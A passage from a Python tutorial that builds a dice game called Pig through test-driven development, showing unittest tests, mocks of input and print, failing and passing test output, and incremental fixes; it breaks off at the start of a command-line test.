Excellent! The dot (.) on the first line of output indicates that our test method passed. The return value of `Pig.get_players` is exactly what we want it to be. We now have a high level of confidence that players may join a game of Pig, and we will quickly know if that stops working at some point in the future. There's nothing more to do with this particular part of the game right now. We've satisfied our basic requirement. Let's move on to another part of the game.

Rolling The Die

The next critical piece of our game has to do with how players earn points. The game calls for a single six-sided die. We want to be confident that a player will *always* roll a value between one and six. Here's a possible test for that requirement (Listing 8).

Listing 8. Test for the roll of a six-sided die

```
def test_roll(self):  
    """A roll of the die results in an integer between 1 and 6"""  
  
    pig = game.Pig('PlayerA', 'PlayerB')  
  
    for i in range(500):  
        r = pig.roll()  
        self.assertIsInstance(r, int)  
        self.assertTrue(1 <= r <= 6)
```

Since we're relying on "random" numbers, we test the result of the roll method repeatedly. Our assertions all happen within the loop because it's important that we always get an integer value from a roll and that the value is within our range of one to six. It's not bulletproof, but it should give us a fair level of confidence anyway. Don't forget to stub out the new `Pig.roll` method so our test fails instead of errors out (Listing 9 and listing 10).

Listing 9. Stub of our new `Pig.roll` method

```
def roll(self):  
    """Return a number between 1 and 6"""  
  
    pass
```


Listing 10. Die rolling test fails

```
.F
=====
FAIL: test_roll (test_game.GameTest)
A roll of the die results in an integer between 1 and 6
-----
Traceback (most recent call last):
  File "./test_game.py", line 21, in test_roll
    self.assertIsInstance(r, int)
AssertionError: None is not an instance of <class 'int'>
-----
Ran 2 tests in 0.001s

FAILED (failures=1)
```

Let's check the output. There is a new `F` on the first line of output. For each test method in our test suite, we should expect to see some indication that the respective methods are executed. So far we've seen three common indicators:

- `E`, which indicates that a test method ran but had a Python error,
- `F`, which indicates that a test method ran but one of our assertions within that method failed,
- `.`, which indicates that a test method ran and that all assertions passed successfully.

There are other indicators, but these are the three we'll deal with for the time being. The next TDD step is to satisfy the test we've just written. We can use Python's built-in `random` library to make short work of this new `Pig.roll` method (Listing 11 and Listing 12).

Listing 11. Implementing the roll of a die

```
import random
def roll(self):
    """Return a number between 1 and 6"""
    return random.randint(1, 6)
```

Listing 12. Implementation meets our expectations

```
..
-----
Ran 2 tests in 0.003s

OK
```

Checking Scores

Players might want to check their score mid-game, so let's add a test to make sure that's possible. Again, don't forget to stub out the new `Pig.get_scores` method (Listing 13 and Listing 14).

Listing 13. Test that each player has a default score

```
def test_scores(self):
    """Player scores can be retrieved"""

    pig = game.Pig('PlayerA', 'PlayerB', 'PlayerC')
    self.assertEqual(
        pig.get_score(),
        {
            'PlayerA': 0,
            'PlayerB': 0,
            'PlayerC': 0
        }
    )
```

Listing 14. Default score is not implemented

```
..F
=====
FAIL: test_scores (test_game.GameTest)
Player scores can be retrieved
-----
Traceback (most recent call last):
  File "./test_game.py", line 33, in test_scores
    'PlayerC': 0
AssertionError: None != {'PlayerB': 0, 'PlayerC': 0, 'PlayerA': 0}
-----
Ran 3 tests in 0.004s

FAILED (failures=1)
```

Note that ordering in dictionaries is not guaranteed, so your keys might not be printed out in the same order that you typed them in your code. And now to satisfy the test (Listing 15 and Figure 16).

Listing 15. First implementation for default scores

```
def __init__(self, *players):
    self.players = players

    self.scores = {}
    for player in self.players:
        self.scores[player] = 0
def get_score(self):
    """Return the score for all players"""

    return self.scores
```

Listing 16. Checking our default scores implementation

```
...
-----
Ran 3 tests in 0.004s

OK
```

The test has been satisfied. We can move on to another piece of code now if we'd like, but let's remember the fifth step from our TDD process. Let's try refactoring some code that we already know is working and make sure our assertions still pass.

Python’s dictionary object has a neat little method called `fromkeys` that we can use to create a new dictionary with a list of keys. Additionally, we can use this method to set the default value for all of the keys that we specify. Since we’ve already got a tuple of player names, we can pass that directly into the `dict.fromkeys` method (Listing 17 and Listing 18).

Listing 17. Another way to handle default scores

```
def __init__(self, *players):
    self.players = players
    self.scores = dict.fromkeys(self.players, 0)
```

Listing 18. The new implementation is acceptable

```
...
-----
Ran 3 tests in 0.003s

OK
```

The fact that our test still passes illustrates a few very important concepts to understand about valuable automated testing. The most useful unit tests will treat the production code as a “black box”. We don’t want to test implementation. Rather, we want to test the output of a unit of code given a known input.

Testing the internal implementation of a function or method leads to trouble. In our case, we found a way to leverage functionality built into Python to refactor our code. The end result is the same. Had we tested the specific low-level implementation of our `Pig.get_score` definition, the test could have easily broken after refactoring despite the code still ultimately doing what we want.

The idea of validating the output of a of code when given known input encourages another valuable practice. It stimulates the desire to design our code with more single-purpose functions and methods. It also discourages the inclusion of side effects.

In this context, side effects can mean that we’re changing internal variables or state which could influence the behavior of other units of code. If we only deal with input values and return values, it’s very easy to reason about the behavior of our code. Side effects are not always bad, but they can introduce some interesting conditions at runtime that are difficult to reproduce for automated testing.

It’s much easier to confidently test smaller, single-purpose units of code than it is to test massive blocks of code. We can achieve more complex behavior by chaining together the smaller units of code, and we can have a high level of confidence in these compositions because we know the underlying units meet our expectations.

Prompt Players For Input

Now we’ll get into something more interesting by testing user input. This brings up a rather large stumbling block that many encounter when learning how to test their code: external systems. External systems may include databases, web services, local filesystems, and countless others.

During testing, we don’t have to rely on our test computer, for example, being on a network, connected to the Internet, having routes to a database server, or making sure that a database server itself is online. Depending on all of those external systems being online is brittle and error-prone for automated testing.

In our case, user input can be considered an external system. We don’t control values given to use by the user, but we want to be able to deal with those values. Prompting the user for input each and every time we launch our test suite would adversely affect our tests in multiple ways. For example, the tests would suddenly take much longer, and the user would have to enter the same values each time they run the tests.

We can leverage a concept called “mocking” to remove all sorts of external systems from influencing our tests in bad ways. We can mock, or fake, the user input using known values, which will keep our tests running quickly and consistently. We’ll use a fabulous library that is built into Python (as of version 3.3) called `mock` for this.

Let’s begin testing user input by testing if we can prompt for player names. We’ll implement this one as a standalone function that is separate from the `Pig` class. First of all, we need to modify our import line in `test_game.py` so we can use the `mock` library (Listing 19-21).

Listing 19. Importing the mock library

```
from unittest import TestCase, mock
```

Listing 20. Introducing mocked objects

```
def test_get_player_names(self):
    """Players can enter their names"""

    fake_input = mock.Mock(side_effect=['A', 'M', 'Z', ''])

    with mock.patch('builtins.input', fake_input):
        names = game.get_player_names()

    self.assertEqual(names, ['A', 'M', 'Z'])
```

Listing 21. Stub function that we will test

```
def get_player_names():
    """Prompt for player names"""

    pass
```

The `mock` library is extremely powerful, but it can take a while to get used to. Here we’re using it to mock the return value of multiple calls to Python’s built-in `input` function through `mock`’s `side_effect` feature. When you specify a list as the side effect of a mocked object, you’re specifying the return value for each call to that mocked object. For each call to `input`, the first value will be removed from the list and used as the return value of the call.

In our code the first call to `input` will consume and return `'A'`, leaving `['M', 'Z', '']` as the remaining return values. We add an additional empty value as a side effect to signal when we’re done entering player names. And we don’t expect the empty value to appear as a player name.

Note that if you supply fewer return values in the `side_effect` list than you have calls to the mocked object, the code will raise a `StopIteration` exception. Say, for example, that you set the `side_effect` to `[1]` but that you called `input` twice in the code. The first time you call `input`, you’d get the `1` back. The second time you call `input`, it would raise the exception, indicating that our `side_effect` list has nothing more to return.

We’re able to use this mocked `input` function through what’s called a context manager. That is the block that begins with the keyword `with`. A context manager basically handles the setup and teardown for the block of code it contains. In this example, the `mock.patch` context manager will handle the temporary patching of the built-in `input` function while we run `game.get_player_names()`.

After the code in the `with` block has been executed, the context manager will roll back the `input` function to its original, built-in state. This is very important, particularly if the code in the `with` block raises some sort of error. Even in conditions such as these, the changes to the `input` function will be reverted, allowing other code that may depend on `input`’s (or whatever object we have mocked) original functionality to proceed as expected.

Let’s run the test suite to make sure our new test fails (Listing 22). Well that was easy! Here’s a possible way to satisfy this test: Listing 23 and Listing 24.

Listing 22. The new test fails

```
F...
=====
FAIL: test_get_player_names (test_game.GameTest)
Players can enter their names
-----
Traceback (most recent call last):
  File "./test_game.py", line 45, in test_get_player_names
    self.assertEqual(names, ['A', 'M', 'Z'])
AssertionError: None != ['A', 'M', 'Z']
-----
Ran 4 tests in 0.004s

FAILED (failures=1)
```

Listing 23. Getting a list of player names from the user

```
def get_player_names():
    """Prompt for player names"""

    names = []

    while True:
        value = input("Player {}'s name: ".format(len(names) + 1))
        if not value:
            break

        names.append(value)

    return names
```

Listing 24. Our implementation meets expectations

```
....
-----
Ran 4 tests in 0.004s

OK
```

Would you look at that?! We're able to test user input without slowing down our tests much at all!

Notice, however, that we have passed a parameter to the input function. This is the prompt that appears on the screen when the program asks for player names. Let's say we want to make sure that it's actually printing out what we expect it to print out (Listing 25).

Listing 25. Test that the correct prompt appears on screen

```
def test_get_player_names_stdout(self):
    """Check the prompts for player names"""

    with mock.patch('builtins.input', side_effect=['A', 'B', '']) as fake:
        game.get_player_names()

    fake.assert_has_calls([
        mock.call("Player 1's name: "),
        mock.call("Player 2's name: "),
        mock.call("Player 3's name: ")
    ])
```

This time we're mocking the `input` function a bit differently. Instead of defining a new `mock.Mock` object explicitly, we're letting the `mock.patch` context manager define one for us with certain side effects. When you use the context manager in this way, you're able to obtain the implicitly-created `mock.Mock` object using the `as` keyword. We have assigned the mocked `input` function to a variable called `fake`, and we simply call the same code as in our previous test.

After running that code, we check to see if our fake `input` function was called with certain arguments using the `assert_has_calls` method on our `mock.Mock` object. Notice that we aren't checking the result of the `get_player_names` function here – we've already done that in another test (Listing 26).

Listing 26. All tests pass

```
.....
-----
Ran 5 tests in 0.005s

OK
```

Perfect. It works as we expect it to. One thing to take away from this example is that there does not need to be a one-to-one ratio of test methods to actual pieces of code. Right now we've got two test methods for the very same `get_player_names` function. It is often good to have multiple test methods for a single unit of code if that code may behave differently under various conditions.

Also note that we didn't exactly follow the TDD process for this last test. The code for which we wrote the test had already been implemented to satisfy an earlier test. It is acceptable to veer away from the TDD process, particularly if we want to validate assumptions that have been made along the way. When we implemented the original `get_player_names` function, we assumed that the prompt would look the way we wanted it to look. Our latest test simply proves that our assumptions were correct. And now we will be able to quickly detect if the prompt begins misbehaving at some point in the future.

To Hold or To Roll

Now it's time to write a test for different branches of code for when a player chooses to hold or roll again. We want to make sure that our `roll_or_hold` method will only return `roll` or `hold` and that it won't error out with invalid input (Listing 27).

Listing 27. Player can choose to roll or hold

```
@mock.patch('builtins.input')
def test_roll_or_hold(self, fake_input):
    """Player can choose to roll or hold"""

    fake_input.side_effect = ['R', 'H', 'h', 'z', '12345', 'r']

    pig = game.Pig('PlayerA', 'PlayerB')

    self.assertEqual(pig.roll_or_hold(), 'roll')
    self.assertEqual(pig.roll_or_hold(), 'hold')
    self.assertEqual(pig.roll_or_hold(), 'hold')
    self.assertEqual(pig.roll_or_hold(), 'roll')
```

This example shows yet another option that we have for mocking objects. We've "decorated" the `test_roll_or_hold` method with `@mock.patch('builtins.input')`. When we use this option, we basically turn the entire contents of the method into the block within a context manager. The `builtins.input` function will be a mocked object throughout the entire method.

Also notice that the test method needs to accept an additional parameter, which we've called `fake_input`. When you mock objects with decorators in this way, your test methods must accept an additional parameter for each mocked object.

This time we're expecting to prompt the player to see whether they want to roll again or hold to end their turn. We set the `side_effect` of our `fake_input` mock to include our expected values of `r` (roll) and `h` (hold) in both lower and upper case, along with some input that we don't know how to use.

When we run the test suite with this new test (after stubbing out our `roll_or_hold` method), it should fail (Listing 28). Fantastic! Notice how I get excited when I see a failing test? It means that the TDD process is working. Eventually you will enjoy seeing failed tests as well. Trust me.

Listing 28. Test fails with stub

```
....F.
=====
FAIL: test_roll_or_hold (test_game.GameTest)
Player can choose to roll or hold
-----
Traceback (most recent call last):
  File "/usr/lib/python3.3/unittest/mock.py", line 1087, in patched
    return func(*args, **kwargs)
  File "./test_game.py", line 67, in test_roll_or_hold
    self.assertEqual(pig.roll_or_hold(), 'roll')
AssertionError: None != 'roll'
-----
Ran 6 tests in 0.007s

FAILED (failures=1)
```

Listing 29. Implementing the next action prompt

```
def roll_or_hold(self):
    """Return 'roll' or 'hold' based on user input"""

    action = ''
    while True:
        value = input('(R)oll or (H)old? ')
        if value.lower() == 'r':
            action = 'roll'
            break
        elif value.lower() == 'h':
            action = 'hold'
            break

    return action
```

Listing 30. All tests pass

```
.....
-----
Ran 6 tests in 0.006s

OK
```

And to satisfy our new test, we could use something like this: Listing 29. Run the test suite (Listing 30). We know that our new code works. Even better than that, we know that we haven't broken any existing functionality.

Refactoring Tests

Since we're doing so much with user input, let's take a few minutes to refactor our tests to use a common mock for the built-in `input` function before proceeding with our testing (Listing 31).

A lot has changed in our tests code-wise, but the behavior should be exactly the same as before. Let's review the changes (Listing 32).

We have defined a global `mock.Mock` instance called `INPUT`. This will be the variable that we use in place of the various uses of mocked input. We are also using `mock.patch` as a class decorator now, which will allow all test methods within the class to access the mocked `input` function through our `INPUT` global.

This decorator is a bit different from the one we used earlier. Instead of allowing a `mock.Mock` object to be implicitly created for us, we're specifying our own instance. The value in this solution is that you don't have to modify the method signatures for each test method to accept the mocked `input` function. Instead, any test method that needs to access the mock may use the `INPUT` global (Listing 33).

Listing 31. Refactoring test code

```
from unittest import TestCase, mock

import game

INPUT = mock.Mock()

@mock.patch('builtins.input', INPUT)
class GameTest(TestCase):

    def setUp(self):
        INPUT.reset_mock()

    def test_join(self):
        """Players may join a game of Pig"""

        pig = game.Pig('PlayerA', 'PlayerB', 'PlayerC')
        self.assertEqual(pig.get_players(), ('PlayerA', 'PlayerB', 'PlayerC'))

    def test_roll(self):
        """A roll of the die results in an integer between 1 and 6"""

        pig = game.Pig('PlayerA', 'PlayerB')

        for i in range(500):
            r = pig.roll()
            self.assertIsInstance(r, int)
            self.assertTrue(1 <= r <= 6)

    def test_scores(self):
        """Player scores can be retrieved"""

        pig = game.Pig('PlayerA', 'PlayerB', 'PlayerC')
        self.assertEqual(
            pig.get_score(),
            {
                'PlayerA': 0,
                'PlayerB': 0,
                'PlayerC': 0
            }
        )
```

```
)

def test_get_player_names(self):
    """Players can enter their names"""

    INPUT.side_effect = ['A', 'M', 'Z', '']

    names = game.get_player_names()

    self.assertEqual(names, ['A', 'M', 'Z'])

def test_get_player_names_stdout(self):
    """Check the prompts for player names"""

    INPUT.side_effect = ['A', 'B', '']

    game.get_player_names()

    INPUT.assert_has_calls([
        mock.call("Player 1's name: "),
        mock.call("Player 2's name: "),
        mock.call("Player 3's name: ")
    ])

def test_roll_or_hold(self):
    """Player can choose to roll or hold"""

    INPUT.side_effect = ['R', 'H', 'h', 'z', '12345', 'r']

    pig = game.Pig('PlayerA', 'PlayerB')

    self.assertEqual(pig.roll_or_hold(), 'roll')
    self.assertEqual(pig.roll_or_hold(), 'hold')
    self.assertEqual(pig.roll_or_hold(), 'hold')
    self.assertEqual(pig.roll_or_hold(), 'roll')
```

Listing 32. Global mock.Mock object and class decoration

```
INPUT = mock.Mock()

@mock.patch('builtins.input', INPUT)
class GameTest(TestCase):
```

Listing 33. Reset global mocks before each test method

```
def setUp(self):
    INPUT.reset_mock()
```

We've added a `setUp` method to our class. This method name has a special meaning when used with Python's `unittest` library. The `setUp` method will be executed *before* each and every test method within the class. There's a similar special method called `tearDown` that is executed *after* each and every test method within the class.

These methods are useful for getting things into a state such that our tests will run successfully or cleaning up after our tests. We're using the `setUp` method to reset our mocked `input` function. This means that any calls or side effects from one test method are removed from the mock, leaving it in a pristine state at the start of each test (Listing 34).

The `test_get_player_names` test method no longer defines its own mock object. The context manager is also not necessary anymore, since the entire method is effectively executed within a context manager because

we've decorated the entire class. All we need to do is specify the side effects, or list of return values, for our mocked `input` function. The `test_get_player_names_stdout` test method has also been updated in a similar fashion (Listing 35).

Listing 34. Updating existing test methods to use global mock

```
def test_get_player_names(self):
    """Players can enter their names"""

    INPUT.side_effect = ['A', 'M', 'Z', '']

    names = game.get_player_names()

    self.assertEqual(names, ['A', 'M', 'Z'])
def test_get_player_names_stdout(self):
    """Check the prompts for player names"""

    INPUT.side_effect = ['A', 'B', '']

    game.get_player_names()

    INPUT.assert_has_calls([
        mock.call("Player 1's name: "),
        mock.call("Player 2's name: "),
        mock.call("Player 3's name: ")
    ])
```

Listing 35. Using the global mock

```
def test_roll_or_hold(self):
    """Player can choose to roll or hold"""

    INPUT.side_effect = ['R', 'H', 'h', 'z', '12345', 'r']

    pig = game.Pig('PlayerA', 'PlayerB')

    self.assertEqual(pig.roll_or_hold(), 'roll')
    self.assertEqual(pig.roll_or_hold(), 'hold')
    self.assertEqual(pig.roll_or_hold(), 'hold')
    self.assertEqual(pig.roll_or_hold(), 'roll')
```

Finally, our `test_roll_or_hold` test method no longer has its own decorator. Also note that the additional parameter to the method is no longer necessary. When you find that you are mocking the same thing in many different test methods, as we were doing with the `input` function, a refactor like what we've just done can be a good idea. Your test code becomes much cleaner and more consistent. As your test suite continues to grow, just like with any code, you need to be able to maintain it. Abstracting out common code, both in your tests and in your production code, early on will help you and others to maintain and understand the code.

Now that we've reviewed the changes, let's verify that our tests haven't broken (Listing 36). Wonderful. All is well with our refactored tests.

Listing 36. Refactoring has not broken our tests

```
.....
-----
Ran 6 tests in 0.005s

OK
```

Tying It All Together

We have successfully implemented the basic components of our Pig game. Now it's time to tie everything together into a game that people can play. What we're about to do could be considered a sort of integration test. We aren't integrating with any external systems, but we're going to combine all of our work up to this point together. We want to be sure that the previously tested units of code will operate nicely when meshed together (Listing 37). This test method is different from our previous tests in a few ways. First, we're dealing with two mocked objects. We've got our usual mocked `input` function, but we're also monkey patching our game's `roll` method. We want this additional mock so that we're dealing with known values as opposed to randomly generated integers.

Listing 37. Testing actual gameplay

```
def test_gameplay(self):
    """Users may play a game of Pig"""

    INPUT.side_effect = [
        # player names
        'George',
        'Bob',
        '',

        # roll or hold
        'r', 'r',           # George
        'r', 'r', 'r', 'h', # Bob
        'r', 'r', 'r', 'h', # George
    ]

    pig = game.Pig(*game.get_player_names())
    pig.roll = mock.Mock(side_effect=[
        6, 6, 1,           # George
        6, 6, 6, 6,       # Bob
        5, 4, 3, 2,       # George
    ])

    self.assertRaises(StopIteration, pig.play)

    self.assertEqual(
        pig.get_score(),
        {
            'George': 14,
            'Bob': 24
        }
    )
)
```

Instead of monkey patching the `Pig.roll` method, we could have mocked the `random.randint` function. However, doing so would be walking the fine and dangerous line of relying on the underlying implementation of our `Pig.roll` method. If we ever changed our algorithm for rolling a die and our tests mocked `random.randint`, our test would likely fail.

Our first course of action is to specify the values that we want to have returned from both of these mocked functions. For our input, we'll start with prompting for player names and also include some "roll or hold" responses. Next we instantiate a `Pig` game and define some not-so-random values that the players will roll.

All we are interested in checking for now is that players each take turns rolling and that their scores are adjusted according to the rules of the game. We don't need to worry just yet about a player winning when they earn 100 or more points.

We're using the `self.assertRaises()` method because we know that neither player will obtain at least 100 points given the side effect values for each mock. As discussed earlier, we know that the game will exhaust our list of return values and expect that the `mock` library itself (not our game!) will raise the `StopIteration` exception.

After defining our input values and "random" roll values, we run through the game long enough for the players to earn some points. Then we check that each player has the expected number of points. Our test is relying on the fact that our assertions up to this point are passing. So let's take a look at our failing test (again, after stubbing the new `play` method): Listing 38.

Listing 38. Test fails with the stub

```
F.....
=====
FAIL: test_gameplay (test_game.GameTest)
Users may play a game of Pig
-----
Traceback (most recent call last):
  File "/usr/lib/python3.3/unittest/mock.py", line 1087, in patched
    return func(*args, **kwargs)
  File "./test_game.py", line 99, in test_gameplay
    self.assertRaises(StopIteration, pig.play)
AssertionError: StopIteration not raised by play
-----
Ran 7 tests in 0.007s

FAILED (failures=1)
```

Listing 39. Gameplay implementation

```
from itertools import cycle
def play(self):
    """Start a game of Pig"""

    for player in cycle(self.players):
        print('Now rolling: {}'.format(player))
        action = 'roll'
        turn_points = 0

        while action == 'roll':
            value = self.roll()
            if value == 1:
                print('{} rolled a 1 and lost {} points'.format(player, turn_points))
                break

            turn_points += value
            print('{} rolled a {} and now has {} points for this turn'.format(
                player, value, turn_points
            ))

            action = self.roll_or_hold()

        self.scores[player] += turn_points
```

Marvelous, the test fails, exactly as we wanted it to. Let's fix that by implementing our game (Listing 39).

So the core of any game is that all players take turns. We will use Python's built-in `itertools` library to make that easy. This library has a `cycle` function, which will continue to return the same values over and over.

All we need to do is pass our list of player names into `cycle()`. Obviously, there are other ways to achieve this same functionality, but this is probably the easiest option.

Next, we print the name of the player who is about to roll and set the number of points earned during the turn to zero. Since each player gets to choose to roll or hold most of the time, we roll the die within a `while` loop. That is to say, while the user chooses to roll, execute the code block within the `while` statement.

The first step to that loop is to roll the die. Because of the values that we specified in our test for the `roll()` method, we know exactly what will come of each roll of the die. Per the rules of Pig, we need to check if the rolled value is a one. If so, the player loses all points earned for the turn and it becomes the next player's turn. The `break` statement allows us to break out of the `while` loop, but continue within the `for` loop.

If the rolled value is something other than one, we add the value to the player's points for the turn. Then we use our `roll_or_hold` method to see if the user would like to roll again or hold. When the user chooses to roll again, `action` is set to `'roll'`, which satisfies the condition for the `while` loop to iterate again. If the user chooses to hold, `action` is set to `'hold'`, which does not satisfy the `while` loop condition.

When a player's turn is over, either from rolling a one or choosing to hold, we add the points they earned during their turn to their overall score. The `for` loop and `itertools.cycle` function takes care of moving on to the next player and starting all over again.

Let's run our test to see if our code meets our expectations (Listing 40).

Oh boy. This is not quite what we expected. First of all, we see the output of all of the `print` functions in our game, which makes it difficult to see the progression of our tests. Additionally, our player scores did not quite end up as we wanted them to.

Listing 40. Broken implementation and print output in test results

```
F.....Now rolling: George
George rolled a 6 and now has 6 points for this turn
George rolled a 6 and now has 12 points for this turn
George rolled a 1 and lost 12 points
Now rolling: Bob
Bob rolled a 6 and now has 6 points for this turn
Bob rolled a 6 and now has 12 points for this turn
Bob rolled a 6 and now has 18 points for this turn
Bob rolled a 6 and now has 24 points for this turn
Now rolling: George
George rolled a 5 and now has 5 points for this turn
George rolled a 4 and now has 9 points for this turn
George rolled a 3 and now has 12 points for this turn
George rolled a 2 and now has 14 points for this turn
Now rolling: Bob

=====
FAIL: test_gameplay (test_game.GameTest)
Users may play a game of Pig
-----
Traceback (most recent call last):
  File "/usr/lib/python3.3/unittest/mock.py", line 1087, in patched
    return func(*args, **kwargs)
  File "./test_game.py", line 105, in test_gameplay
    'Bob': 24
AssertionError: {'George': 26, 'Bob': 24} != {'George': 14, 'Bob': 24}
- {'Bob': 24, 'George': 26}
?                               ^^
+ {'Bob': 24, 'George': 14}
```

```
?          ^^
```

```
-----  
Ran 7 tests in 0.009s
```

```
FAILED (failures=1)
```

Listing 41. The culprit

```
    if value == 1:  
        print('{} rolled a 1 and lost {} points'.format(player, turn_points))  
        break
```

Let's fix the broken scores problem first. Notice that George has many more points than we expected – he ended up with ₂₆ points instead of the ₁₄ that he should have earned. This suggests that he still earned points for a turn when he shouldn't have. Let's inspect that block of code: Listing 41.

Ah hah! We display that the player loses their turn points when they roll a one, but we don't actually have code to do that. Let's fix that: Listing 42. Now to verify that this fixes the problem (Listing 43).

Listing 42. The solution

```
    if value == 1:  
        print('{} rolled a 1 and lost {} points'.format(player, turn_points))  
        turn_points = 0  
        break
```

Listing 43. Acceptable implementation still with print output

```
.....Now rolling: George  
George rolled a 6 and now has 6 points for this turn  
George rolled a 6 and now has 12 points for this turn  
George rolled a 1 and lost 12 points  
Now rolling: Bob  
Bob rolled a 6 and now has 6 points for this turn  
Bob rolled a 6 and now has 12 points for this turn  
Bob rolled a 6 and now has 18 points for this turn  
Bob rolled a 6 and now has 24 points for this turn  
Now rolling: George  
George rolled a 5 and now has 5 points for this turn  
George rolled a 4 and now has 9 points for this turn  
George rolled a 3 and now has 12 points for this turn  
George rolled a 2 and now has 14 points for this turn  
Now rolling: Bob
```

```
-----  
Ran 7 tests in 0.007s
```

```
OK
```


Perfect. The scores end up as we expect. The only problem now is that we still see all of the output of the `print` function, which clutters our test output. There are many ways to hide this output. Let's use `mock` to hide it.

One option for hiding output with `mock` is to use a decorator. If we want to be able to assert that certain strings or patterns of strings will be printed to the screen, we could use a decorator similar to what we did previously with the `input` function:

```
@mock.patch('builtins.print')
def test_something(self, fake_print):
```

Alternatively, if we don't care to make any assertions about what is printed to the screen, we can use a decorator such as:

```
@mock.patch('builtins.print', mock.Mock())
def test_something(self):
```

The first option requires an additional parameter to the decorated test method while the second option requires no change to the test method signature. Since we aren't particularly interested in testing the `print` function right now, we'll use the second option (Listing 44).

Listing 44. Suppressing print output

```
@mock.patch('builtins.print', mock.Mock())
def test_gameplay(self):
    """Users may play a game of Pig"""

    INPUT.side_effect = [
        # player names
        'George',
        'Bob',
        '',

        # roll or hold
        'r', 'r',           # George
        'r', 'r', 'r', 'h', # Bob
        'r', 'r', 'r', 'h', # George
    ]

    pig = game.Pig(*game.get_player_names())
    pig.roll = mock.Mock(side_effect=[
        6, 6, 1,           # George
        6, 6, 6, 6,       # Bob
        5, 4, 3, 2,       # George
    ])

    self.assertRaises(StopIteration, pig.play)

    self.assertEqual(
        pig.get_score(),
        {
            'George': 14,
            'Bob': 24
        }
    )
)
```

Let's see if the test output has been cleaned up at all with our updated test (Listing 45).

Listing 45. All tests pass with no print output

```
.....  
-----  
Ran 7 tests in 0.007s  
  
OK
```

Isn't `mock` wonderful? It is very powerful, and we're only scratching the surface of what it offers.

Winning The Game

The final piece to our game is that one player must be able to win the game. As it stands, our game will continue indefinitely. There's nothing to check when a player's score reaches or exceeds 100 points. To make our lives easier, we'll assume that the players have already played a few rounds (so we don't need to specify a billion input values or "random" roll values) (Listing 46).

Listing 46. Check that a player may indeed win the game

```
@mock.patch('builtins.print')  
def test_winning(self, fake_print):  
    """A player wins when they earn 100 points"""  
  
    INPUT.side_effect = [  
        # player names  
        'George',  
        'Bob',  
        '',  
  
        # roll or hold  
        'r', 'r',          # George  
    ]  
  
    pig = game.Pig(*game.get_player_names())  
    pig.roll = mock.Mock(side_effect=[2, 2])  
  
    pig.scores['George'] = 97  
    pig.scores['Bob'] = 96  
  
    pig.play()  
  
    self.assertEqual(  
        pig.get_score(),  
        {  
            'George': 101,  
            'Bob': 96  
        }  
    )  
    fake_print.assert_called_with('George won the game with 101 points!')
```

The setup for this test is very similar to what we did for the previous test. The primary difference is that we set the scores for the players to be near 100. We also want to check some portion of the screen output, so we changed the method decorator a bit. We've introduced a new call with our screen output check: `Mock.assert_called_with()`. This handy method will check that the most recent call to our mocked object had certain parameters. Our assertion is checking that the last thing our `print` function is invoked with is the winning string. What happens when we run the test as it is (Listing 47)?

Listing 47. Players currently cannot win

```
.....E
=====
ERROR: test_winning (test_game.GameTest)
A player wins when they earn 100 points
-----
Traceback (most recent call last):
  File "/usr/lib/python3.3/unittest/mock.py", line 1087, in patched
    return func(*args, **kwargs)
  File "./test_game.py", line 130, in test_winning
    pig.play()
  File "./game.py", line 50, in play
    value = self.roll()
  File "/usr/lib/python3.3/unittest/mock.py", line 846, in __call__
    return _mock_self._mock_call(*args, **kwargs)
  File "/usr/lib/python3.3/unittest/mock.py", line 904, in _mock_call
    result = next(effect)
StopIteration

-----
Ran 8 tests in 0.011s

FAILED (errors=1)
```

Hey, there's the `StopIteration` exception that we discussed a couple of times before. We've only specified two roll values, which should be enough to push George's score over 100. The problem is that the game continues, even when George's score exceeds the maximum, and our mocked `Pig.roll` method runs out of return values. We don't want to use the `TestCase.assertRaises` method here. We expect the game to end after any player's score reaches 100 points, which means the `Pig.roll` method should not be called anymore. Let's try to satisfy the test (Listing 48).

Listing 48. First attempt to allow winning

```
def play(self):
    """Start a game of Pig"""

    for player in cycle(self.players):
        print('Now rolling: {}'.format(player))
        action = 'roll'
        turn_points = 0

        while action == 'roll':
            value = self.roll()
            if value == 1:
                print('{} rolled a 1 and lost {} points'.format(player, turn_points))
                turn_points = 0
                break

            turn_points += value
        print('{} rolled a {} and now has {} points for this turn'.format(
```

```

        player, value, turn_points
    ))

    action = self.roll_or_hold()

    self.scores[player] += turn_points
    if self.scores[player] >= 100:
        print('{} won the game with {} points!'.format(
            player, self.scores[player]
        ))
    return

```

After each player's turn, we check to see if the player's score is 100 or more. Seems like it should work, right? Let's check (Listing 49).

Hmmm... We get the same `StopIteration` exception. What do you suppose that is? We're just checking to see if a player's total score reaches 100, right? That's true, but we're only doing it at the *end* of a player's turn. We need to check to see if they reach 100 points *during* their turn, not when they lose their turn points or decide to hold. Let's try this again (Listing 50).

We've moved the total score check into the `while` loop, after the check to see if the player rolled a one. How does our test look now (Listing 51)?

Listing 49. Same error as before; players still cannot win

```

.....E
=====
ERROR: test_winning (test_game.GameTest)
A player wins when they earn 100 points
-----
Traceback (most recent call last):
  File "/usr/lib/python3.3/unittest/mock.py", line 1087, in patched
    return func(*args, **kwargs)
  File "./test_game.py", line 130, in test_winning
    pig.play()
  File "./game.py", line 50, in play
    value = self.roll()
  File "/usr/lib/python3.3/unittest/mock.py", line 846, in __call__
    return _mock_self._mock_call(*args, **kwargs)
  File "/usr/lib/python3.3/unittest/mock.py", line 904, in _mock_call
    result = next(effect)
StopIteration

-----
Ran 8 tests in 0.011s

FAILED (errors=1)

```

Listing 50. Winning check needs to happen elsewhere

```

def play(self):
    """Start a game of Pig"""

    for player in cycle(self.players):
        print('Now rolling: {}'.format(player))
        action = 'roll'
        turn_points = 0

```

```
while action == 'roll':
    value = self.roll()
    if value == 1:
        print('{} rolled a 1 and lost {} points'.format(player, turn_points))
        turn_points = 0
        break

    turn_points += value
    print('{} rolled a {} and now has {} points for this turn'.format(
        player, value, turn_points
    ))

    if self.scores[player] + turn_points >= 100:
        self.scores[player] += turn_points
        print('{} won the game with {} points!'.format(
            player, self.scores[player]
        ))
        return

    action = self.roll_or_hold()

self.scores[player] += turn_points
```

Listing 51. Players may now win the game

```
.....
-----
Ran 8 tests in 0.009s

OK
```

Playing From the Command Line

It would appear that our basic Pig game is now complete. We've tested and implemented all of the basics of the game. But how can we play it ourselves? We should probably make the game easy to run from the command line. But first, we need to describe our expectations in a test (Listing 52). This test starts out much like our recent gameplay tests by defining some return values for our mocked `input` function. After that, though, things are very much different. We see that multiple context managers can be used with one `with` statement. It's also possible to do multiple nested `with` statements, but that depends on your preference.

Listing 52. Command line invocation

```
def test_command_line(self):
    """The game can be invoked from the command line"""

